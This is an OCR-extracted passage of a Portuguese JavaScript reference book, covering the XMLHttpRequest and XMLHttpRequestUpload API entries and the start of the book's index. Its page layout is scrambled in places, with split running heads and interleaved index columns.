Referência de JavaScript do lado do cliente **997**

Crie um objeto XMLHttpRequest com a construtora XMLHttpRequest() (consulte o quadro na Seção 18.1 para obter informações sobre como criar um objeto XMLHttpRequest no IE6) e então o utilize como segue:

1.

Chame

open() para especificar o URL e o método (normalmente “GET” ou “POST”) da requisição.

2. Configure a propriedade *onreadystatechange* com a função que será notificada do andamento da requisição.

3.

Chame

setRequestHeader(), se necessário, para especificar parâmetros adicionais da requisição.

4.

Chame

`send()` para enviar a requisição para o servidor Web. Se for uma requisição POST, você também pode passar um corpo da requisição para esse método. Sua função de tratamento de evento `onreadystatechange` será chamada à medida que a requisição prosseguir. Quando `readyState` for 4, a resposta está completa.

5. Quando `readyState` for 4, verifique o código de status para certificar-se de que a requisição foi bem-sucedida. Se foi, use `getResponseHeader()` ou `getResponseHeaders()` para recuperar os **Ja**

valores do cabeçalho da resposta e use as propriedades `responseText` ou `responseXML` para obter **v**

Ref

aS

do client

o corpo da resposta.

cript do lado

erência de

`XMLHttpRequest` define uma interface de nível relativamente alto para o protocolo HTTP. Ele cui-e

da de detalhes como manipular redirecionamentos, gerenciar cookies e negociar conexões de várias origens com cabeçalhos CORS.

Os recursos de `XMLHttpRequest` descritos anteriormente são bem suportados por todos os navegadores modernos. Quando este livro estava sendo escrito, um padrão `XMLHttpRequest Level 2`

estava em desenvolvimento e os navegadores estavam começando a implementá-lo. As propriedades, métodos e rotinas de tratamento de evento listadas a seguir incluem recursos `XMLHttpRequest Level 2`, os quais podem ainda não estar implementados por todos os navegadores. Esses recursos mais recentes estão marcados com “XHR2”.

Construtora

`new XMLHttpRequest()`

Essa construtora sem argumentos retorna um novo objeto `XMLHttpRequest`.

Constantes

Estas constantes definem os valores da propriedade `readyState`. Antes da `XHR2`, essas constantes não eram amplamente definidas e a maior parte do código utiliza inteiros literais, em vez desses valores simbólicos.

`unsigned short` **UNSENT** = 0

Esse é o estado inicial. O objeto `XMLHttpRequest` acabou de ser criado ou foi redefinido com o método `abort()`.

`unsigned short` **OPENED** = 1

O método `open()` foi chamado, mas `send()` não. A requisição ainda não foi enviada.

`unsigned short` **HEADERS_RECEIVED** = 2

O método `send()` foi chamado e os cabeçalhos de resposta foram recebidos, mas o corpo da resposta ainda não foi recebido.

998 Parte IV Referência de JavaScript do lado do cliente `unsigned short` **LOADING** = 3

O corpo da resposta foi recebido, mas não está completo.

`unsigned short` **DONE** = 4

A resposta HTTP foi totalmente recebida ou parou por causa de um erro.

Propriedades

`readonly unsigned short` **readyState**

O estado da requisição HTTP e da resposta do servidor. O valor dessa propriedade começa em 0 quando um `XMLHttpRequest` é criado e aumenta para 4 quando a resposta HTTP completa é recebida. As constantes listadas anteriormente definem os valores possíveis.

O valor de `readyState` nunca diminui, a não ser que `abort()` ou `open()` seja chamado em uma requisição que já esteja em andamento.

Teoricamente, um evento `readystatechange` é enviado sempre que o valor dessa propriedade muda. Na prática, contudo, um evento é realmente

garantido somente quando `readyState` muda para 4. (Os eventos `progress` da `XHR2` fornecem uma maneira mais confiável de monitorar o andamento de uma requisição.)

*readonly any **response***

Na `XHR2`, essa propriedade contém a resposta do servidor. Seu tipo depende da propriedade `responseType`. Se `responseType` for a string vazia ou `"text"`, a propriedade vai conter o corpo da resposta como uma string. Se `responseType` for `"document"`, essa propriedade será uma representação analisada do corpo da resposta como um `Document XML` ou `HTTP`. Se `responseType` for `"arraybuffer"`, essa propriedade será um `ArrayBuffer` representando os bytes do corpo da resposta. E se `responseType` for `"blob"`, essa propriedade será um `Blob` representando os bytes do corpo da resposta.

*readonly string **responseText***

Se `readyState` é menor do que 3, essa propriedade é a string vazia. Quando `readyState` é 3, essa propriedade retorna a parte da resposta recebida até o momento. Se `readyState` é 4, essa propriedade contém o corpo da resposta completo.

Se a resposta inclui cabeçalhos especificando uma codificação de caractere para o corpo, essa codificação é usada. Caso contrário, é suposta a codificação `Unicode UTF-8`.

*string **responseType***

Na `XHR2`, essa propriedade especifica o tipo de resposta desejado e determina o tipo da propriedade `response`. Os valores válidos são `"text"`, `"document"`, `"arraybuffer"` e `"blob"`. O padrão é a string vazia, que é sinônimo de `"text"`. Se essa propriedade for configurada, as propriedades `responseText` e `responseXML` vão lançar exceções e você deverá usar a propriedade da `XHR2`

`response` para obter a resposta do servidor.

*readonly Document **responseXML***

A resposta à requisição, analisada como um objeto `Document XML` ou `HTML`, ou `null`, caso o corpo da resposta não esteja pronto ou não seja um documento `XML` ou `HTML` válido.

*readonly unsigned short **status***

O código de status HTTP retornado pelo servidor, como 200 para sucesso, 404 para erros

“Not Found” ou 0, caso o servidor ainda não tenha configurado um código de status.

Referência de JavaScript do lado do cliente **999**

readonly string **statusText**

Essa propriedade especifica o código de status HTTP da requisição pelo nome, em vez do número. Ou seja, é “OK” quando status é 200 e “Not Found” quando status é 404. Essa propriedade é a string vazia se o servidor ainda não configurou um código de status.

unsigned long **timeout**

Essa propriedade da XHR2 especifica um valor de tempo-limite, em milissegundos. Se a requisição HTTP demorar mais do que isso para terminar, ela será cancelada e o evento timeout será disparado. Essa propriedade só pode ser configurada após a chamada de open() e antes da chamada de send().

readonly XMLHttpRequestUpload **upload**

Essa propriedade da XHR2 se refere a um objeto XMLHttpRequestUpload que define um conjunto de propriedades de registro de rotina de tratamento de evento para monitorar o progresso de carregamento do corpo da requisição HTTP.

boolean **withCredentials**

Jav Ref

aS

Essa propriedade da XHR2 especifica se credenciais de autenticação devem ser incluídas em **do client**

cript do lado

erência de

requisições CORS e se os cabeçalhos de cookie em respostas CORS devem ser processados. O

valor padrão é false.

Métodos

void abort()

Esse método redefine o objeto `XMLHttpRequest` com um `readyState` igual a 0 e cancela qualquer atividade da rede pendente. Você poderia chamar esse método, por exemplo, se uma requisição estivesse demorando demais e a resposta não fosse mais necessária.

string getAllResponseHeaders()

Esse método retorna os cabeçalhos de resposta HTTP (com cabeçalhos de cookie e CORS filtrados) enviados pelo servidor ou null, se os cabeçalhos ainda não foram recebidos. Os cabeçalhos são retornados como uma única string, com um cabeçalho por linha.

string getResponseHeader(string cabeçalho)

Retorna o valor de um cabeçalho de resposta HTTP ou null, se os cabeçalhos ainda não foram recebidos ou se a resposta não inclui o cabeçalho especificado. Os cabeçalhos relacionados a cookie e CORS são filtrados e não podem ser consultados. Se a resposta contiver mais de um cabeçalho com o nome especificado, a string retornada vai incluir o valor de todos esses cabeçalhos, concatenados e separados por uma vírgula e um espaço.

void open(string método, string url, [boolean assínc, string usuário, string pass]) Esse método redefine o objeto `XMLHttpRequest` e armazena seus argumentos para uso posterior por `send()`.

método é o método HTTP a ser usado para a requisição. Os valores implementados com segurança incluem GET, POST e HEAD. As implementações também podem suportar os métodos CONNECT, DELETE, OPTIONS, PUT, TRACE e TRACK.

url é o URL que está sendo solicitado. Os URLs relativos são solucionados da maneira normal, usando o URL do documento que contém o script. A política de segurança da mesma origem (consulte a Seção 13.6.2) exige que esse URL tenha os mesmos nome de host e porta do documento que

1000 Parte IV Referência de JavaScript do lado do cliente contém o script que está fazendo a requisição. A XHR2 permite requisições de várias origens para servidores que suportam CORS.

Se o argumento `async` for especificado e for `false`, a requisição será executada de forma síncrona e o método `send()` vai bloquear até que a resposta esteja completa. Isso não é recomendado, exceto quando `XMLHttpRequest` é usado em um `Worker`.

Os argumentos opcionais `usuário` e `pass` especificam um nome de usuário e uma senha para usar com a requisição HTTP.

`void overrideMimeType(string mime)`

Esse método especifica se a resposta do servidor deve ser interpretada de acordo com o tipo mime designado (e parâmetro de conjunto de caracteres, se isso for incluído), em vez de usar o cabeçalho `Content-Type` da resposta.

`void send(any corpo)`

Esse método faz uma requisição HTTP ser emitida. Se não havia uma chamada anterior para `open()` ou, de forma mais geral, se `readyState` não é 1, `send()` lança uma exceção. Caso contrário, faz uma requisição HTTP consistindo em:

- O método HTTP, URL e credenciais de autorização (se houver) especificados na chamada anterior de `open()`.
 - Os cabeçalhos da requisição, se houver, especificados pelas chamadas anteriores de `setRequestHeader()`.
 - O argumento `corpo` passado para esse método. O corpo pode ser uma string ou um objeto `Document` especificando o corpo da requisição, ou pode ser omitido ou `null`, caso a requisição não tenha corpo (como as requisições GET, que nunca têm corpo). Na XHR2, o corpo também pode ser um `ArrayBuffer`, um `Blob` ou um objeto `FormData`.
- Se o argumento `assínc` da chamada anterior de `open()` era `false`, esse método bloqueia e não retorna até que `readyState` seja 4 e a resposta do servidor tenha sido totalmente recebida. Caso contrário, `send()` retorna imediatamente e a resposta do servidor é processada de forma assíncrona, com as notificações fornecidas por meio de rotinas de tratamento de evento.*

`void setRequestHeader(string nome, string valor) setRequestHeader()`
especifica nome e valor de um cabeçalho de requisição HTTP que devem

ser incluídos na requisição feita por uma chamada subsequente a `send()`. Esse método só pode ser chamado quando `readyState` é 1 – isto é, após uma chamada de `open()`, mas antes de uma chamada de `send()`.

Se já foi especificado um cabeçalho com o nome mencionado, o novo valor desse cabeçalho é o valor definido anteriormente, mais uma vírgula, um espaço e o valor especificado nessa chamada.

Se a chamada para `open()` especifica credenciais de autorização, `XMLHttpRequest` envia automaticamente um cabeçalho de requisição `Authorization` apropriado. Entretanto, você também pode anexar nesse cabeçalho com `setRequestHeader()`.

`XMLHttpRequest` configura “Content-Length”, “Date”, “Referer” e “User-Agent” automaticamente e não permite que você os falsifique. Existem vários outros cabeçalhos, incluindo cabeçalhos relacionados a cookies, que não podem ser configurados com esse método. A lista completa está na Seção 18.1.

Referência de JavaScript do lado do cliente **1001**

Rotinas de tratamento de evento

O objeto `XMLHttpRequest` original definia apenas uma propriedade de tratamento de evento: `onreadystatechange`. A `XHR2` expande a lista com um conjunto de rotinas de tratamento de evento `progress` muito mais fáceis de usar. Você pode registrar rotinas de tratamento configurando essas propriedades ou usando os métodos de `EventTarget`. Os eventos `XMLHttpRequest` são sempre enviados no próprio objeto `XMLHttpRequest`. Eles não borbulham e não têm uma ação padrão para cancelar.

Os eventos `readystatechange` têm um objeto `Event` associado e todos os outros tipos de evento têm um objeto `ProgressEvent` associado.

Consulte a propriedade `upload` e `XMLHttpRequestUpload` para ver uma lista dos eventos que podem ser usados para monitorar o andamento de carregamentos `HTTP`.

onabort

Disparada quando uma requisição é cancelada.

onerror

Ja

Disparada se a requisição falha com um erro. Note que códigos de status HTTP como 404

v

Ref

aS

do client

*não constituem um erro, pois a resposta ainda termina com sucesso. Contudo, uma falha de **cript do lado***

erência de

DNS ao tentar solucionar o URL ou um laço infinito de redirecionamentos fariam esse evento e

ocorrer.

onload

Disparada quando a requisição termina com sucesso.

onloadend

Disparada quando a requisição foi bem-sucedida ou falhou após o evento load, abort, error ou timeout.

onloadstart

Disparada quando a requisição começa.

onprogress

Disparada repetidamente (aproximadamente a cada 50ms), enquanto o corpo da resposta está sendo baixado.

onreadystatechange

Disparada quando a propriedade readyState muda, principalmente quando a resposta está completa.

ontimeout

Disparada se decorreu o tempo especificado pela propriedade timeout e a resposta não está completa.

XMLHttpRequestUpload

EventTarget

*Um objeto XMLHttpRequestUpload define um conjunto de propriedades de registro de rotinas de tratamento de evento para monitorar o andamento do carregamento de um corpo de requisição HTTP. Nos navegadores que implementam a especificação XMLHttpRequest Level 2, cada objeto XMLHttpRequest tem uma propriedade upload que se refere a um objeto desse tipo. Para monitorar **1002** Parte IV Referência de JavaScript do lado do cliente o andamento do carregamento da requisição, basta configurar essas propriedades com as funções de tratamento de evento apropriadas ou chamar os métodos EventTarget. Note que as rotinas de tratamento de evento de andamento de upload definidas aqui são exatamente iguais às rotinas de tratamento de evento de andamento de download definidas no próprio XMLHttpRequest, exceto que não há uma propriedade onreadystatechange nesse objeto.*

Rotinas de tratamento de evento

onabort

Disparada se o carregamento é cancelado.

onerror

Disparada se o carregamento falha com um erro de rede.

onload

Disparada quando o carregamento é bem-sucedido.

onloadend

Disparada quando o carregamento termina, seja com sucesso ou não. Um evento loadend sempre vai seguir um evento load, abort, error ou timeout.

onloadstart

Disparada quando o carregamento começa.

onprogress

Disparada repetidamente (aproximadamente a cada 50ms), enquanto o carregamento está ocorrendo.

ontimeout

Disparada se o carregamento é cancelado porque timeout de XMLHttpRequest expirou.

Índice

Símbolos

*operador * = (multiplicação e atribuição), 61,*

76–77

elementos gráficos em 3D para elemento <canvas> ,

operador de multiplicação, 32, 61

617, 673

@ (arroba)

& (E comercial)

em nomes de atributo, 278

operador && (E lógico), 40, 61, 74

palavras-chave @if, @else e @end em comentários

comportamento de curto-circuito do, 120

condicionais, 323

operador &= (E bit a bit e atribuição), 61, 76–77

\ (barra invertida)

operador E bit a bit, 61, 68

fazendo o escape de caracteres especiais em expres-

< > (sinal de menor e maior)

sões regulares, 247

operador < (menor que), 61, 72

quebrando strings literais de várias linhas, 36

substituindo o método `compareTo()`, 217

sequências de escape em strings literais, 36

operador `<<` (deslocamento à esquerda bit a bit),

`^` (acento circunfl exo)

61, 69

correspondência de início de string em expressões

operador `<=<` (deslocamento à esquerda bit a bit e

regulares, 252

atribuição), 61, 76–77

negando classes de caractere em expressões regula—

operador `<=` (menor ou igual a), 61, 72

res, 247

substituindo o método `compareTo()`, 217

operador `^=` (XOR bit a bit e atribuição), 61,

operador `>` (maior que), 61, 72

76–77

substituindo o método `compareTo()`, 217

operador XOR bit a bit, 61, 69

operador `>=` (maior ou igual a), 61, 72

operador, (vírgula), 83–84

substituindo o método `compareTo()`, 217

`{ }` (chaves)

operador `>>` (deslocamento à direita bit a bit com

caracteres de escape em sintaxe de literal XML da

extensão de sinal), 61, 69

E4X, 277

operador > > = (deslocamento à direita bit a bit

em

definições de função, 159

com extensão de sinal e atribuição), 61, 76–77

em torno de corpo de função, omitindo em fun—

operador > > > (deslocamento à direita bit a bit

ções de atalho, 275

com preenchimento zero), 61, 69

englobando blocos de instrução, 86

operador > > > = (bit a bit deslocamento à direita

englobando expressões inicializadoras de objeto,

com preenchimento zero e atribuição), 61, 76–77

58

* (asterisco)

expressões inicializadoras entre, 5

caractere curinga na E4X, 278

\$ (cifração)

correspondência com zero ou mais ocorrências em

correspondência de final de string em expressões

expressões regulares, 248

regulares, 246, 252

1004 Índice

função \$(), 11, 510, 511–514

operador de negação, 61

pesquisando elementos pela identificação, 343

operador de subtração, 32, 61

usando, em vez de `querySelectorAll()`, 515

operador de subtração unário, 67

método `$$()`, `ConsoleCommandLine`, 868

`()` (parênteses)

método `$()`, `ConsoleCommandLine`, 868

agrupando em expressões regulares, 250

propriedades `$0` e `$1`, `ConsoleCommandLine`,

em chamadas de função e método, 60

868

em

definições de função, 58, 159

variáveis \$1, \$2 ... \$n em expressões regulares,

em expressões de criação de objeto, 60

254

em expressões geradoras, 275

. (ponto)

englobando expressões em instruções if, 90

correspondendo a qualquer caractere, exceto novas

instruções começando com (, 26

linhas, em expressões regulares, 248

% (sinal de porcentagem)

em expressões de acesso à propriedade, 59

% = (módulo e atribuição) operador, 61, 76–77

operador . . (descendente), 278

operador módulo, 32, 61

operador ponto, 5

. (ponto-final) (consulte . (ponto))

acesso à propriedade com, subconjuntos seguros

+ (sinal de adição)

e, 261

correspondendo a uma ou mais ocorrências em

acesso à propriedade em chamadas de método,

expressões regulares, 248

instruções começando com, 26

e

confi gurando propriedades, 117

operador ++ (incremento), 61, 67

= (sinal de igualdade)

efeitos colaterais, 63, 86

= ? em URL ou string de dados passado para

quebras de linha em instruções e, 27

jQuery.getJSON(), 549

operador += (adição e atribuição), 61, 76–77

operador == (igualdade), 61, 70

anexando texto na propriedade innerHTML,

conversões de objeto para primitivo, 50

369

substituindo o método compareTo(), 217

operador de adição, 32, 61

valores NaN e, 33

operador de adição unário, 67

operador === (igualdade restrita), 61, 70

operador de concatenação de string, 61

operador de atribuição, 61

operadores de adição e concatenação de string, 66

operadores == e ===

conversões de objeto para primitivo, 50

comparando valores null e undefined, 41

? (ponto de interrogação)

comparando valores primitivos e objetos wra-

?! (declaração de leitura antecipada negativa) em

pper, 43

expressões regulares, 252

conversões de tipo e igualdade, 46

?= (declarações de leitura antecipada positiva) em

! (ponto de exclamação)

expressões regulares, 252

operador != (desigualdade), 61, 70

operador ?: (condicional), 61, 80–81

comparações de NaN, 33

repetição não gananciosa em expressões regulares,

substituindo o método `compareTo()`, 217

249

operador != = (desigualdade restrita), 61, 70

“ ” (aspas, duplas) englobando strings literais, 35

comparando variável com null, 39

aspas em folha de estilo ou strings de atributo de

testando

propriedades

indefinidas, 122

estilo, 421

operador NÃO lógico, 47, 61, 76

‘ ‘ (aspas, simples) englobando strings literais, 35

- (sinal de subtração)

atributo HTML entre aspas simples, código Java-

-Infinity (infinito negativo), 32

Script em, 309

instruções começando com, 26

; (ponto e vírgula)

operador -- (decremento), 61, 68

bloco de instrução e, 87

efeitos colaterais, 63, 86

colocando fora de atributo de estilo ou strings de

quebras de linha em instruções e, 27

folha de estilo, 421

operador -= (subtração e atribuição), 76–77

opcional, terminando instruções, 25

Índice 1005

separando pares nome-valor em propriedades de

agrupando em expressões regulares, 250

estilo, 403

Ajax

terminando instruções, 6, 85

definição, 478

/ (barra normal)

funções na jQuery, 942–943

/* */ comentários e, javascript: código de URL,

mecanismos de transporte para, 479

307

na jQuery 1.5, 551

/*@cc_on e @*/ em comentários condicionais,

utilitários na jQuery, 545–557

323

função ajax(), 550–555

// e /* */ em comentários, 23

função getJSON(), 547

// em comentários, 4

função getScript(), 547

englobando literais de expressão regular, 245

funções get() e post(), 549

instruções começando com, 26

método load(), 545

operador /= (divisão e atribuição), 61, 76–77

passando dados para, 548

operador de divisão, 32, 61

tipos de dados, 549

[] (colchetes)

XML com, 480

acessando caracteres de string individuais, 156

algoritmo Crivo de Eratóstenes, 673

acessando elementos de array, 139

altitudeAccuracy, objeto Geocoordinates, 917

âncoras (expressão regular), 252

acessando valores em arrays multidimensionais,

ângulos, especificando em radianos no canvas, 613,

144

624

consultando e configurando propriedades, 117,

animação de fadeout (exemplo), 422–424

118

animações

criando arrays, 137

bibliotecas do lado do cliente suportando, 424

em expressões de acesso à propriedade, 59, 163

criando, usando jQuery, 537–544

restrição em subconjuntos seguros, 261

animações

personalizadas,

539–543

englobando classes de caractere em expressões re—

cancelando, atrasando e enfi leirando efeitos,

gulares, 247

543

englobando inclusões de array, 274

efeitos

simples,

538

englobando inicializadores de array, 57

criando, usando script em linha de CSS, 422–424

instruções começando com [, 26

CSS Transitions e Animations, 407–408

operador de array, 5, 673

métodos da jQuery para, 940

acessando caracteres de string individuais, 38

API Canvas, 616–651

~ (til), operador NÃO bit a bit, 61, 69

array de bytes em CanvasPixelArray, 673

_ (sublinhado), em nomes de função, 160

atributos de desenho de linha, 634

| (barra vertical)

atributos

gráficos definidos no objeto contexto,

alternação em comparação de padrões em expres—

621–623

são regular, 250

caminho,

617

operador || (OU lógico), 61, 75, 166

compondo,

643

operador |= (OU e atribuição bit a bit), 61, 76–77

cores, transparência, degradê (gradientes) e pa—

operador OU bit a bit, 61, 69

drões, 631–634

cortando,

638

A

desenhando e preenchendo curvas, 629–631

desenhando linhas e preenchendo polígonos, 618

about:blank URL, 345

desenhando quadrado vermelho e círculo azul,

abrindo e fechando janelas, 345–347

617

acessibilidade, 324

desenhando sparklines (exemplo), 649–651

ações padrão de eventos, 435

desenhando texto, 636

addColorStop(), objeto CanvasGradient, 633, 850

detecção de acertos, determinando se o ponto está

addElement(), objeto DataTransfer, 463, 882–883

em um caminho, 648–649

1006 Índice

dimensões e coordenadas do canvas, 623

argumentos (função), 166

imagens,

641–643

listas de argumento de comprimento variável, 167

manipulação de pixels, 647–648, 854

propriedades de objeto como, 169

objeto Canvas, 849

aridade (funções), 168, 181

método getContext(), 616, 849

armazenamento, 573

método toDataURL(), 642, 849

(consulte também armazenamento do lado do

referência,

849–864

cliente)

retângulos,

631

armazenamento do lado do cliente, 573–598

sombras,

639

armazenamento de aplicativos e aplicativos Web

transformações de sistema de coordenadas, 624

off -line, 587–593

API Cross-Document Messaging, 443

atualizações de cache, 589–593

API de fluxo for propriedade innerHTML, 397

manifesto de cache de aplicativo, 587–589

API Geolocation, 653–656

cookies,

579–585

exemplo demonstrando todos os recursos, 655

armazenamento com cookies, 583–585

usando para exibir um mapa, 654

persistência de userData do IE, 585–587

API IndexedDB, 574, 690–698

propriedades localStorage e sessionStorage, 575

banco de dados de códigos postais dos EUA

segurança, privacidade e, 575

(exemplo), 692–698

armazenamento do lado do cliente e aplicativos Web

off -line

API OpenSocial, 261

Web

off -line, 594–598

API POSIX (Unix), uso em Node, 281

arquivos

API Selectors, 360

arquivo Node e API fileSystem, 291

API userData (IE), 574

arquivos locais e XMLHttpRequest, 482

API Web Storage, 443, 573, 690

carregando com pedido POST HTTP, 492

API XMLHttpRequest, 480

como Blobs, 677–678

Partes básicas e versão preliminar Level 2 (XHR2),

monitorando progresso de upload HTTP, 495

481

objeto File, 907

APIs de armazenamento de dados para aplicativos

arquivos de manifesto, cache de aplicativo, 587

Web, 303

atualizações,

589–593

APIs gráficas para aplicativos Web, 303

manifestos complexos, 589

aplicação parcial de funções, 183, 189–191

arrastar e soltar, 462–469

aplicativos Web, 12

acesso a arquivos soltos pelo usuário no elemento,

calculadora de empréstimos (exemplo), 12–18

492

JavaScript em, 302

API de arrastar e soltar de HTML5, 442

off -line, 594–598

arrastando elementos do documento, 456–458

aplicativos Web off -line, 574, 594–598

destinos de soltura, 465

armazenamento de aplicativos e, 587

eventos de origem de arrastamento, 463

eventos,

443

exibindo arquivos de imagem soltos com URLs de

apóstrofes, 36

Blob, 680

(consulte também ‘ ’ (aspas, simples), sob Símb—

função drag() chamada a partir de rotina de trata—

los)

mento de evento mousedown, 455

fazendo o em strings com aspas simples, 36

lista como destino de soltura e origem de arrasta—

appendChild(), objeto Node, 373, 961

mento (exemplo), 466–469

apply() e call(), objeto Function, 165, 181–182

objeto DataTransfers, 872

restrições em subconjuntos seguros, 260

obtendo arquivos da API DnD e carregando via

arc(), CanvasRenderingContext2D, 617, 629, 857

pedido HTTP, 495

arcTo(), CanvasRenderingContext2D, 629, 857

origem de arrastamento personalizada, 464

Índice 1007

soltando arquivos locais no navegador para acesso

método reverse(), 145, 718

com script, 678–679

método shift(), 718

array arguments[], 703

método slice(), 146, 719

arrays, 5, 28, 137–157

método some(), 151, 720

adicionando e excluindo elementos, 141

método sort(), 145, 218, 721

classe Array, 29

método splice(), 147, 721

indexOf() e lastIndexOf(), 153

método toLocaleString(), 722

método toString(), 49

método toString(), 723

comparando,

44

método unshift(), 723

comprimento de, 140

métodos,

706

conversões,

50

métodos, chamando indiretamente em Node—

para

strings,

148

Lists ou HTMLCollections, 357

convertendo objeto jQuery em array verdadeiro,

métodos push() e pop(), 147

514

métodos unshift() e shift(), 148

criando,

137

propriedade length, 706, 714

de instâncias de classe, classificando, 218

reduce() e reduceRight(), 151

de valores, atribuições de desestruturação, 265

toString() e toLocaleString(), 148

diferenciando de objetos que não são array, 153

objetos como arrays associativos, 117

esparços,

140

processando com funções, 187–188

expressões de acesso à propriedade, 59

strings como, 38, 156

funções atribuídas a elementos, 171

tipados,

inicializadores,

57

tipados e ArrayBuffers, 672–676

iterando,

142–144

ArrayBuffers, 674

com laços for/each, 267–268

efi ciência de arrays tipados, 673

com laços for/in, 98

método set(), 674

com método jQuery.each(), 558

método subarray(), 674

Java, obtendo e confi gurando elementos com Java—

tipos de arrays tipados, 672

Script no Rhino, 284

arrays associativos, 117

lendo e gravando elementos, 138

arrays esparsos, 137, 140

métodos,

144–148

arrays multidimensionais, 144

ECMAScript

5,

149–153

aspas (consulte sob a seção Símbolos)

métodos Array da ES5, 320, 515

associatividade, operador, 64

multidimensionais,

144

ataques de negação de serviço, 330

objeto Array, 706–724

atenção, chamando para elementos de um documen—

método concat(), 146, 708

to, 426

método every(), 150, 709

atribuição

método

filter(), 150, 710

desestruturação, 265, 270–271

método forEach(), 149, 710

propriedades,

119

método indexOf(), 711

regras para sucesso ou falha de, 120

método isArray(), 156

propriedades de objeto, 119

método join(), 145, 712

atribuição de desestruturação, 265

método lastIndexOf(), 713

usando com função Iterator () em laços for/in,

método map(), 150, 714

270–271

método pop(), 715

atributo class, 10, 113, 133

método push(), 715

Array,

154

método reduce(), 716

elementos HTML, 358, 366

método reduceRight(), 717

testando objeto função real, 186

1008 Índice

atributo confi gurable (propriedades), 113, 128

objeto, 113, 132–135

atributo extensible usado com, 134

atributo

class,

133

exclusão de propriedades, 121

atributo

extensible,

134

atributo controls, elementos <audio> e <video>, 602

obtendo e confi gurando atributos CSS com

atributo draggable, 463

jQuery, 518

atributo dropzone, 465

obtendo e confi gurando atributos HTML com

atributo e propriedade method, elementos de formu—

jQuery, 517

lário, 389

obtendo e confi gurando atributos que não são

atributo enumerable (propriedades), 113, 128

HTML, 366

teste propertyIsEnumerable(), 122

rotinas de tratamento de evento registradas como,

atributo extensible, 113, 134

escopo, 449

atributo href, elementos <a>, 307, 357

atributos de conjunto de dados, 367

atributo id, elementos HTML, 342

usando para criar trocas de imagem, 600

atributo max-age, cookies, 582

atributos gráficos, API Canvas, 621

atributo name, elementos HTML, 343, 389

atributos gráficos, canvas

confi gurando, criando propriedades no objeto

utilitários de gerenciamento de estado gráfico, 622

Document, 356

áudio e vídeo

selecionando elementos pelo nome, 355

objeto

Video,

982

atributo onchange, 307

objetos MediaError, 954

atributo onmousedown, elemento <div>, 458

scripts,

601

atributo path, cookies, 580

consultando status de mídia, 604

confi gurando, 582

controlando

reprodução,

603

atributo placeholder, campos de texto, 392

eventos de mídia, 606

atributo prototype, 132

seleção e carregamento de tipo, 603

atributo sandbox, elemento <iframe>, 329

superclasse MediaElement, 949–954

atributo secure, cookies, 581, 582

avaliação, módulos, 294

atributo src, elemento <script>, 305

atributo style, 10

atributo type, <script elements>, 306

B

atributo value (propriedades), 128

\b (caractere de backspace) em expressões regulares,

atributo value, cookies, 581, 582

atributo writable (propriedades), 113, 128

248

atributo extensible usado com, 134

background, propriedades de estilo CSS para, 416

atributos, 365–368

bancos de dados

atributos de propriedade, 113, 128–131

do lado do cliente, 690–697–698

e

confi gurando, 128

funcionalidade de banco de dados do lado do

copiando,

130

cliente em navegadores, 574

atributos HTML afetando reprodução de áudio e

bancos de dados de objeto, 690

vídeo, 604

bancos de dados relacionais, 690

atributos HTML espelhados por propriedades de

bancos de dados SQL, 690

rotina de tratamento de evento, 307

bancos de dados Web, 574

como nós Attr, 368

bate-papo

confi gurando para rotinas de tratamento de even—

cliente de chat baseado em WebSocket, 698–699

to, 445

cliente simples usando EventSource, 503

conjunto de dados, 367

servidor de chat Server-Sent Events personalizado,

elementos HTML, 894–897

506

HTML, como propriedades de elemento, 365
servidor usando WebSockets e Node, 699–700
nomes de atributo CSS para objeto propriedades
beginPath(), CanvasRenderingContext2D, 618,
de animação, 540

857

Índice 1009

bezierCurveTo(), CanvasRenderingContext2D,
botões
629, 858

botões de alternância em formulários, 392

biblioteca Closure, 331

botões de pressão em formulários, 391

biblioteca excanvas.js, 320

elementos <button>, 387

biblioteca Prototype, 330

registrando rotinas de tratamento para evento

biblioteca Really Simple History (RSH), 337

click, 446

biblioteca RSH (Really Simple History), 337

rotina de tratamento de evento onclick, 308

biblioteca Scriptaculous, estrutura Prototype, 424

objeto Button, 848

biblioteca Sizzle, 360

bibliotecas

botões de pressão, 391

compatibilidade,

320

buffer no interpretador de Node, 290

do lado do cliente, suportando efeitos visuais, 424

byteLength, objeto ArrayBuffer, 845

gerenciamento de histórico, 337

byteOffset, objeto ArrayBuffer, 845

bibliotecas de efeitos visuais, 424

Binary Large Objects (consulte Blobs)

C

Blobs, 676–684, 847

arquivos como, 677–678

cabeçalho de pedido Origin:, 327

baixando,

678–679

cabeçalho de resposta Access-Control-Allow-Origin,

327

construindo,

678–679

cabeçalhos, pedido e resposta HTTP, 482

lendo,

682–683

cabeçalho Content-Length, 495

obtendo, métodos para, 676

cabeçalho de respostas, 485

URLs,

680–682

cabeçalhos CORS (Cross-Origin Resource Sha—

exibindo arquivos de imagem soltos, 680

ring), 498

usando,

676–677

confi gurando cabeçalho Content-Type de pedido

blocos de instrução, 86

POST, 489

bloqueando execução de script, 311

confi gurando cabeçalho de pedido, 483

bookmarklets

confi gurando para upload de arquivo de pedido

para texto atualmente selecionado, 398

POST, 493

usando URLs javascript: para, 308

verifi cando cabeçalho de resposta Content-Type,

booleanos, 28

488

conversões,

44

cabeçalhos Authorization, 484

conversões de objeto para booleano, 48

cabeçalhos Content-Type

objetos wrapper, 42

anulando tipo MIME incorreto na resposta, 488

valores booleanos, 39

confi gurados automaticamente para pedido por

borbulha, 313, 434

XMLHttpRequest, 492

eventos de mouse, 441

pedidos HTTP, 483

eventos de teclado em documento e janela, 440

cabeçalhos CORS (“Cross-Origin Resource Sha—

eventos dinâmicos, 536

ring”), 498

eventos disparados manualmente, 533

cache, 587

local na propagação de eventos após a chamada de

(consulte também cache de aplicativo)

rotinas de tratamento de evento, 451

memoização de funções, 191

tratamento de evento na jQuery, 527

cache de aplicativo, 587–593

versão sem borbulha de eventos de mouse no IE,

atualizações,

589–593

440

criando arquivo de manifesto de aplicativo, 587

bordas

valores de propriedade de status, 592

especificando cor da borda de elemento, 415

caixas de diálogo, 339–342

especificando em CSS, 412

caixa de diálogo HTML exibida com showModal—

no modelo de caixa CSS, 413

Dialog(), 340

1010 Índice

repetidas, em ataques de cross-site scripting, 329

childElementCount, objeto Element, 363, 886–887

repetidas, em ataques de negação de serviço, 330

Chrome, 459

caixas de diálogo modais, 340

(consulte também navegadores Web)

(consulte também caixas de diálogo)

evento textInput, 441

call() e apply(), objeto Function, 165, 181–182

implementação da API Filesystem, 684–685

restrições em subconjuntos seguros, 260

JavaScript em URLs, 308

caminhos

versão atual, 319

canvas,

617

classe Element, 354

atributos de desenho de linha, 634

classe Float32Array, 980

caminhos

curvos,

629

classe Float64Array, 980

criando e renderizando, 850–851

